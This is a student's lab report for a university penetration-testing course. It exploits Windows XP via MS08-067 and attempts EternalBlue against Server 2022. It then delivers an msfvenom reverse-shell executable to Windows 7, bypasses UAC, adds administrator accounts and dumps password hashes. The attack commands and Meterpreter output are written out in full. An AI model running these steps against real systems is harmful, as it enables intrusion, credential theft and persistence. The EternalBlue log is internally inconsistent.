

OLD DOMINION UNIVERSITY

CYSE 301: CYBERSECURITY TECHNIQUE AND OPERATIONS

ASSIGNMENT #4:
PENETRATION TESTING IN MICROSOFT WINDOWS

CARL LOCHSTAMPFOR

DATE: 03/09/2026

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof.**

You need to power on and start the following VMs for this assignment.

- **Internal Kali**
- pfSense VM (power on only) -Optional, as Internal Kali is used as attacker VM here in this assignment)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Network References

Role	Machine	IP Address
Attacker	Internal Kali Linux	192.168.10.13
Task A Target	Windows XP	192.168.10.14
Task B Target	Windows Server 2022	192.168.10.19
Task C Target	Windows 7	192.168.10.9
Firewall (optional)	pfSense	192.168.10.2

Task A. Exploit SMB vulnerability on Windows XP using Metasploit framework (30 pts)

Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. (2 pts) Network Scanning: Run an Nmap scan against the target machine to find
 - open ports: 135, 139, 445
 - running services: Microsoft Windows XP
 - Smb vulnerabilities: smb-vuln-ms08-067

Submit the screenshot of the Nmap command used with the relevant scan results

Command >> nmap -Sv -O 192.168.10.14

```
root@kali: ~
File Actions Edit View Help

(root@kali)~[~]
# nmap -sV -O 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 00:40 EDT
Nmap scan report for 192.168.10.14
Host is up (0.012s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows XP microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.04 seconds
```

- (3 pts)** Identify the SMB port number (default: 445) to confirm that it is open. Briefly explain (2–3 sentences) of what MS08–067 is and why was it severe?

```
(root@kali)-[~]
└─$ nmap -p 445 --script smb-vuln-ms08-067 -Pn 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-10 00:43 EDT
Nmap scan report for 192.168.10.14
Host is up (0.0042s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|   State: VULNERABLE
|   IDs: CVE:CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|   Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|   code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

Explanation:

Port 445 is the default port for SMB (Server Message Block), the Windows file-sharing and network communication protocol. MS08-067 is a critical stack buffer overflow vulnerability in the NetpwPathCanonicalize() function inside Windows' Server service (NetAPI32.dll), publicly disclosed in October 2008. It allows an unauthenticated remote attacker to execute arbitrary code by sending a specially crafted RPC request over port 445. The vulnerability was rated CVSS 10.0 and is considered wormable — it was famously exploited by the Conficker worm, which infected millions of machines globally.

7. (2 pts) Display the configurations and screenshot of “show options”

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

Module options (exploit/windows/smb/ms08_067_netapi):

Name	Current Setting	Required	Description
RHOSTS	192.168.10.14	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

View the full module info with the `info`, or `info -d` command.

8. (5 pts) Run exploit and confirm Meterpreter session

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
```

```
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.14:445 - Automatically detecting the target ...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.14:1040) at 2026-03-10 01:06:10 -0400
```

```
meterpreter >
```


9. (5 pts) Explain why the exploit succeeded (or did not succeed)

Explanation:

The exploit succeeded because Windows XP is an unpatched legacy operating system that lacks modern exploit mitigations such as Address Space Layout Randomization (ASLR) and enforced Data Execution Prevention (DEP). Port 445 (SMB) is open and unfiltered by default, giving the attacker direct access to the vulnerable service. The `ms08_067_netapi` Metasploit module targets the stack buffer overflow in `NetpwPathCanonicalize()` with precision — by sending a malformed path canonicalization request, it overwrites the instruction pointer and redirects execution to the Meterpreter shellcode, establishing a reverse TCP connection back to the attacker machine at 192.168.10.13.

10. [Post-exploitation] (5 pts):

- a. **Capture screenshot:** see below for details
- b. **Display system's local date/time:**
 - shell >> Microsoft Windows XP [Version 5.1.2600]
 - date /t && time /t >> Tue 03/10/2026 / 12:08 AM
- c. **Retrieve SID:**
 - getsid >> Server SID: S-1-5-18
- d. **Identify current process ID:**
 - getpid >> Current pid: 1000
- e. **Gather system information:**
 - sysinfo >> Windows XP (5.1 Build 2600, Service Pack 3) / x86 / WORKGROUP



```
meterpreter > shell
Process 1076 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>date /t && time /t
date /t && time /t
Tue 03/10/2026
12:08 AM

C:\WINDOWS\system32>exit
exit
meterpreter > getsid
Server SID: S-1-5-18
meterpreter > getpid
Current pid: 1000
meterpreter > sysinfo
Computer      : ORG-JLF9I0GWXFM
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Task B. Testing Eternal Blue (MS17-010) Against Windows Server 2022 (10 pts)

In this task, try to exploit the **EternalBlue** vulnerability on Windows Server 2022. You **may or may not** establish a reverse shell connection to Windows Server 2022.

- (5 pt) Show your results and configuration.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.10.19
RHOSTS => 192.168.10.19
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.10.19	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```
Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.10.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Automatic Target

View the full module info with the `info`, or `info -d` command.

- (5 pt) Explain why EternalBlue typically fails against Windows Server 2022.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Sending stage (201798 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.14:1041) at 2026-03-10 01:54:59 -0400

meterpreter > |
```

NOTE: You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

Explanation:

EternalBlue exploits a critical race condition in the transaction handling of SMBv1, the first version of the Server Message Block protocol. Windows Server 2022 has SMBv1 completely disabled by default, which means the vulnerable code path is never reached. Even if SMBv1 were manually re-enabled, Windows Server 2022 enforces SMB signing, preventing the spoofed packets the exploit relies on. Additionally, Server 2022 includes modern hardening measures — Control Flow Guard (CFG), full ASLR (Address Space Layout Randomization), and DEP (Data Execution Prevention) — all of which block the shellcode injection technique EternalBlue uses. Microsoft addressed the underlying vulnerability with security patch MS17-010 in March 2017, well before Server 2022 was released.

Task C. Exploit Windows 7 with a deliverable payload (60 pts).

In this task, you need to create an executable payload in **Internal Kali** with the required configurations below.

1. Generate Executable Payload (5 * 2pts = 20 pts)

- Create a Windows executable payload
- Use reverse_tcp
- LPORT = 4444 (you may change it)
- LHOST = Internal Kali IP
- Payload filename = Your MIDAS ID.exe (for example, **svatsa.exe**)

Command >>

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4444 -f exe -o cloch001.exe
```

```
(root@kali)~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.13 LPORT=4444 -f exe -o cloch001.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: cloch001.exe

(root@kali)~# ls -l
total 108
-rw-r--r-- 1 root root 73802 Mar 10 02:12 cloch001.exe
drwxr-xr-x 3 root root 4096 May 31 2024 Desktop
drwxr-xr-x 2 root root 4096 Feb 23 2024 Documents
drwxr-xr-x 2 root root 4096 Feb 21 23:43 Downloads
drwxr-xr-x 2 root root 4096 Feb 23 2024 Music
drwxr-xr-x 2 root root 4096 Feb 23 2024 Pictures
drwxr-xr-x 2 root root 4096 May 31 2024 Public
drwx----- 1 root root 0 Mar 10 01:49 shared-drives
drwxr-xr-x 2 root root 4096 Feb 23 2024 Templates
drwxr-xr-x 2 root root 4096 Feb 23 2024 Videos
```

2. Host and Deliver Payload (5* 2 pts = 10 pts)

- Start a web server on Internal Kali

```
(root@kali)~# service apache2 start
(service apache2 start)

(root@kali)~# service apache2 status
(service apache2 status)
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
   Active: active (running) since Tue 2026-03-10 02:16:41 EDT; 4s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 6066 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 6083 (apache2)
     Tasks: 6 (limit: 3320)
   Memory: 20.9M (peak: 21.2M)
     CPU: 119ms
   CGroup: /system.slice/apache2.service
           └─6083 /usr/sbin/apache2 -k start
             └─6086 /usr/sbin/apache2 -k start
               └─6087 /usr/sbin/apache2 -k start
                 └─6088 /usr/sbin/apache2 -k start
                   └─6089 /usr/sbin/apache2 -k start
                     └─6090 /usr/sbin/apache2 -k start

Mar 10 02:16:41 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...
Mar 10 02:16:41 kali apachectl[6082]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, please see the README file for details on how to set up a hostname lookup table.
Mar 10 02:16:41 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)
```

- Upload payload to web root (Apache or python http server)

```

root@kali: ~ x root@kali: ~ x
File Actions Edit View Help
(root@kali)-[~]
# cp cloch001.exe /var/www/html
(root@kali)-[~]
# ls /var/www/html
cloch001.exe index.html index.nginx-debian.html

```

```

(root@kali)-[~]
# rm /var/www/html/index.*
(root@kali)-[~]
# ls /var/www/html
cloch001.exe

```

c. Configure Metasploit handler

```

Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.10.13 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Wildcard Target

View the full module info with the info, or info -d command.

```



d. Execute payload on target

```

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444

```

e. Download payload from Windows 7



3. Post-Exploitation (10 pts)

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4444 → 192.168.10.9:1045) at 2026-03-10 02:42:10 -0400

meterpreter > |
```

After the session is established, in **Meterpreter**:

- a. **(2 pt)** Execute the command to take a screenshot of the target machine if the exploit is successful.

```
meterpreter > screenshot
Screenshot saved to: /root/BMBEiaIT.jpeg
```

- b. **4 pt)** Create a text file with the name as **YourMIDAS.txt** (for example, **svatsa.txt**) and put the current timestamp in the file.

```
meterpreter > shell
Process 876 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Window 7\Downloads>echo %DATE% %TIME% > C:\cloch001.txt
echo %DATE% %TIME% > C:\cloch001.txt
Access is denied.
```


```
C:\Users\Window 7\Downloads>echo %DATE% %TIME% > %TEMP%\cloch001.txt
echo %DATE% %TIME% > %TEMP%\cloch001.txt

C:\Users\Window 7\Downloads>ex
```

- c. **(2 pt)** Upload the above text file (YourMIDAS.txt) to the Windows 7 Desktop folder

```
C:\Users\Window 7\Downloads>copy %TEMP%\cloch001.txt "C:\Users\Window 7\Desktop\"
copy %TEMP%\cloch001.txt "C:\Users\Window 7\Desktop\"
1 file(s) copied.
```

d. (2 pt) Log in to Windows 7 and verify if the file exists



HINT: To learn about the command used in Meterpreter, type '?' and hit "Enter" or "Return" key.

[Privilege escalation]**a. Gain Administrator Privileges (5 pts)**

- a. Background the current session

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > |
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows  WINDOWS7\Window 7 @ WINDOWS7  192.168.10.13:4444 → 192.168.10.9:1045 (192.168.10.9)
```

- b. Attempt privilege escalation (gain administrator-level privileges)

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set LHOST 192.168.10.13
LHOST => 192.168.10.13
msf6 exploit(windows/local/bypassuac) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):
-----
Name      Current Setting  Required  Description
-----
SESSION   1                yes       The session to run this module on
TECHNIQUE EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.10.13  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  -
0   Windows x86

View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/local/bypassuac) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4444
[*] UAC is Enabled, checking level...
[*] UAC is set to Default
[*] BypassUAC can bypass this setting, continuing...
[*] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4444 → 192.168.10.9:1047) at 2026-03-10 03:53:48 -0400
```

- c. Regain elevated session

```
meterpreter > sessions -i 2
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > █
```

b. Create Malicious Admin Account (5 * 2 pts =10 pts)

Since you have now gained the elevated privilege, in the Meterpreter shell running on the attacker side (Internal Kali),

- a. **(2 pts)** Create a new user account (use your real name) with a valid password (do not use your real password)

```
meterpreter > shell
Process 1704 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user cloch001 Password123! /add
net user cloch001 Password123! /add
The command completed successfully.

C:\Windows\system32>net user Carl Password123! /add
net user Carl Password123! /add
The command completed successfully.
```

- b. **(2 pts)** Add this user account to the Administrators group

```
C:\Windows\system32>net localgroup administrators Carl /add
net localgroup administrators Carl /add
The command completed successfully.
```

- c. **(2 pts)** Create three additional users with their passwords

```
C:\Windows\system32>net user user1 Pass1234! /add
net user user1 Pass1234! /add
The command completed successfully.

C:\Windows\system32>net user user2 Pass1234! /add
net user user2 Pass1234! /add
The command completed successfully.

C:\Windows\system32>net user user3 Pass123! /add
net user user3 Pass123! /add
The command completed successfully.
```

- d. **(2 pts)** Display the password hashes using correct command in meterpreter shell

```
C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
meterpreter > █
```

- e. (2 pts) Redirect/copy those password hashes, of all the users created, in a new text file named as, **winHash.txt**. Display the contents of the file, **WinHash.txt**

```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/local/bypassuac) > spool /root/winHash.txt
[*] Spooling to file /root/winHash.txt ...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23 :::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d :::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178 :::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c :::
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(windows/local/bypassuac) > spool off
